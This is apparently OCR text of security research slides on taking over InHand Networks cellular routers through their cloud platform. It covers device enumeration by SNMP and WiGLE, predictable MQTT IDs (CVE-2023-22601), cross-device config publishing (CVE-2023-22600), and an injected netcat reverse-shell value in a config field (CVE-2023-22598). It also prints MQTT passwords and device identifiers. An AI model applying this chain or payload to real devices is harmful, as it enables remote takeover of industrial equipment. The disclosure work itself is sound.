                                 '1.3.6.1.4.1.48690.1.5.0',
                                 '1.3.6.1.2.1.2.2.1.6.2'],
                                hlapi.CommunityData('public'))
                serial = query_res.get('1.3.6.1.4.1.48690.1.5.0', None)
                mac_address = query_res.get('1.3.6.1.2.1.2.2.1.6.2', None)
                if len(str(serial))==10 and mac_address:
                    print("----------------------------")
                    print("Serial Number: {}".format(serial))
                    print("MAC Address  : {}".format(prettify(mac_address)))
            except Exception as e:
                pass
        if len(results) == 100:
            page += 1
        else:
            break
```

Collect


```
Serial Number: 112229
MAC Address  : 00:1e:          e:04
----------------------------
Serial Number: 110200
MAC Address  : 00:1e:          9:9d
----------------------------
Serial Number: 110485
MAC Address  : 00:1e:          3:7b
----------------------------
Serial Number: 110767
MAC Address  : 00:1e:          c:31
----------------------------
Serial Number: 110270
MAC Address  : 00:1e:          7:bc
----------------------------
Serial Number: 110485
MAC Address  : 00:1e:          1:45
----------------------------
Serial Number: 111262
MAC Address  : 00:1e:          3:b8
----------------------------
Serial Number: 111447
MAC Address  : 00:1e:          3:5c
----------------------------
Serial Number: 110633
MAC Address  : 00:1e:          a:b7
----------------------------
Serial Number: 110270
MAC Address  : 00:1e:          9:35
----------------------------
Serial Number: 100039
MAC Address  : 00:1e:          a:71
----------------------------
Serial Number: 110369
MAC Address  : 00:1e:          e:54
----------------------------
Serial Number: 110878
MAC Address  : 00:1e:          l:27
----------------------------
```

Register



Asset registration

Collect identifiers: WiGLE



Asset registration


Collect identifiers: WiGLE

```
c:\>recon_wigle.py --mac_prefix 00:1E:42 --only_count True
Number of unique results with 00:1E:42 MAC Address prefix:    141548
```


```
    "trilat": [redacted],
    "trilong": [redacted]2,
    "ssid": "[redacted]L",
    "qos": 0,
    "lasttime": "2020-02[redacted]",
    "lastupdt": "2022-07[redacted]",
    "netid": "00:1E:42[redacted]",
    "type": "infra",
    "wep": "2",
    "channel": 1,
    "encryption": "wpa2",
    "country": "US",
    "region": "NM",
```


Asset registration


Collect identifiers: Information disclosure by vendor



Collect


Serial Number	IMEI Number(s)
5912437068	358643075767520
358643075767521	
358643075767522	
358643075767523	
5912437324	358643075767538
358643075767545	
5912437310	358643075767546


Register



Asset registration


Device takeover to RCE





Attack vectors

- Asset registration
- **Security configurations**
- External API and Interfaces



InHand Networks cloud platform

Overview

HTTP/S

Registration
MD5(**Email** + **Serial** + salt)

MQTT Creds

MQTT/S

Subscribe
/v1/id/task/notice

'GET Config'
/v1/id/task/notice


Config file
/v1/id/task/update

Device Manager
iot.inhandnetworks.com

Topics for each router:
/v1/**id**/task/notice
/v1/**id**/task/update

InHand Networks cloud platform

Overview



Admin

MQTT/S

‘FW Upgrade’
/v1/id/task/notice


Upgrading..
/v1/id/task/update

Device Manager
iot.inhandnetworks.com

HTTPS
Upgrade Firmware

Security configurations

CVE-2023-22601 – Use of Insufficiently Random Values (1/3)




Security configurations

CVE-2023-22601 – Use of Insufficiently Random Values (1/3)

```
Registering the device to ..._kako@gmail.com account
ClientID: 62d946126f5e5d0001e66104
Username: 62d946126f5e5d0001e66104
Password: F1n6pJql5zwxHKnYqT7JaHtyzW6oQpjT
Host: iot.inhandnetworks.com
Port: 1883
                                                    +2
Registering the device to _____435@gmail.com account
ClientID: 62d9473e6f5e5d0001e66106
Username: 62d9473e6f5e5d0001e66106
Password: cECxbh2L6cq35BiODIxzovyqizDwsWIp
Host: iot.inhandnetworks.com
Port: 1883
                                                    +2
Registering the device to _____kako@gmail.com account
ClientID: 62d9486a6f5e5d0001e66108
Username: 62d9486a6f5e5d0001e66108
Password: b7XbqGLaRvlWbQNwEBGm01ejZAe4epB6
Host: iot.inhandnetworks.com
Port: 1883
                                                    +2
Registering the device to _____e435@gmail.com account
ClientID: 62d949a76f5e5d0001e6610a
Username: 62d949a76f5e5d0001e6610a
Password: IgVp4qPAV1jZpFrZUKZiohLTM8PAL6wj
Host: iot.inhandnetworks.com
Port: 1883
```

```
[1]: from time import ctime

[2]: ctime(0x62d94612)
[2]: 'Thu Jul 21 15:26:58 2022'
```



Security configurations

CVE-2023-22601 – Use of Insufficiently Random Values (1/3)

```
[3]: ctime(0x62de43aa)
[3]: 'Mon Jul 25 10:18:02 2022'
```

```
[4]: ctime(0x62de44d7)
[4]: 'Mon Jul 25 10:23:03 2022'
```

Another router's ID:

{timestamp + 1 }6f5e5d001e66472
{timestamp + 2 }6f5e5d001e66472
.....
{timestamp + 300 }6f5e5d001e66472

```
Registering the device to ka[redacted]@gmail.com account
ClientID: 62de427e6f5e5d0001e6646e
Username: 62de427e6f5e5d0001e6646e
Password: 1E6mT0qgDefYLhiwU6wTKo0n732iThZB
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to jo[redacted]5@gmail.com account
ClientID: 62de43aa6f5e5d0001e66470
Username: 62de43aa6f5e5d0001e66470
Password: FQNXk7X7m3zeez8ZPs1xJp8w988pKPKB
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to ka[redacted]@gmail.com account
ClientID: 62de44d76f5e5d0001e66474
Username: 62de44d76f5e5d0001e66474
Password: RK3GhFCvA1yIKFGOLi03A4yvrs6QWfD6
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to jc[redacted]@gmail.com account
ClientID: 62de46036f5e5d0001e66476
Username: 62de46036f5e5d0001e66476
Password: LhKPsIYT23Hk92cUD9nuD9ouMclPKjYQ
Host: iot.inhandnetworks.com
Port: 1883
```

+2

+4

+2

Security configurations

CVE-2023-22600 – Improper access control (2/3)

Publish: **“SET Config”**
/v1/**{timestamp+175}**.. 472/task/notice

Device Manager

iot.inhandnetworks.com

Subscribe:
/v1/{timestamp+1}....472/task/update
/v1/{timestamp+2}....472/task/update
..
/v1/{timestamp+300}..472/task/update

Publish: **Config file**
/v1/{timestamp+175}..472/task/update

Publish: **“SET Config”**
/v1/{timestamp+175}..472/task/notice

python

Cloud to Firmware

CVE-2023-22598 – OS command injection (3/3)

```
3 alarm_output_options=cli,out-dm,
4 alarm_input=
5 alarm_output=
6 alarm_clear=0
7 alarm_confirm=0
8 auto_ping_enable=0
9 auto_ping_dst=8.8.8.8
10 auto_ping_times=3
11 adm_user=adm
12 adm_users=
13 adm_passwd=$AES$BFA541FA10FA3B041CBA
```

```
3 alarm_output_options=cli,out-dm,
4 alarm_input=
5 alarm_output=
6 alarm_clear=0
7 alarm_confirm=0
8 auto_ping_enable=1
9 auto_ping_dst=8.8.8.8;/usr/sbin/netcat 192.168.14.2 1337 -e /bin/sh #
10 auto_ping_times=3
11 adm_user=adm
12 adm_users=
13 adm_passwd=$AES$BFA541FA10FA3
14 auto_ping_size=64
15 advanced=0
16 ct_max=2048
17 cron_rb_enable=
18 cron_rb_time=0
19 cron_rb_days=0
20 console_iface=/dev/ttyS1
21 ct_tcp_timeout=
```


```
void ping_action_start(void)

{

  [....]
  pcVar1 = (char *)nvram_default_get("auto_ping_dst","8.8.8.8");
  strncpy(acStack280,pcVar1,0x80);
  [....]
  snprintf(command_line,0x80,"echo \"ping-host=%s\r\" > %s",acSt
  system(command_line);
  snprintf(command_line,0x80,"echo \"ping-size=%d\r\" >> %s",iVa
  system(command_line);
  snprintf(command_line,0x80,"ping -c %d -s %d %s >> %s",iVar2,iVar3,acStack280,"/tmp/ping_result.txt");
  system(command_line);
  return;
```

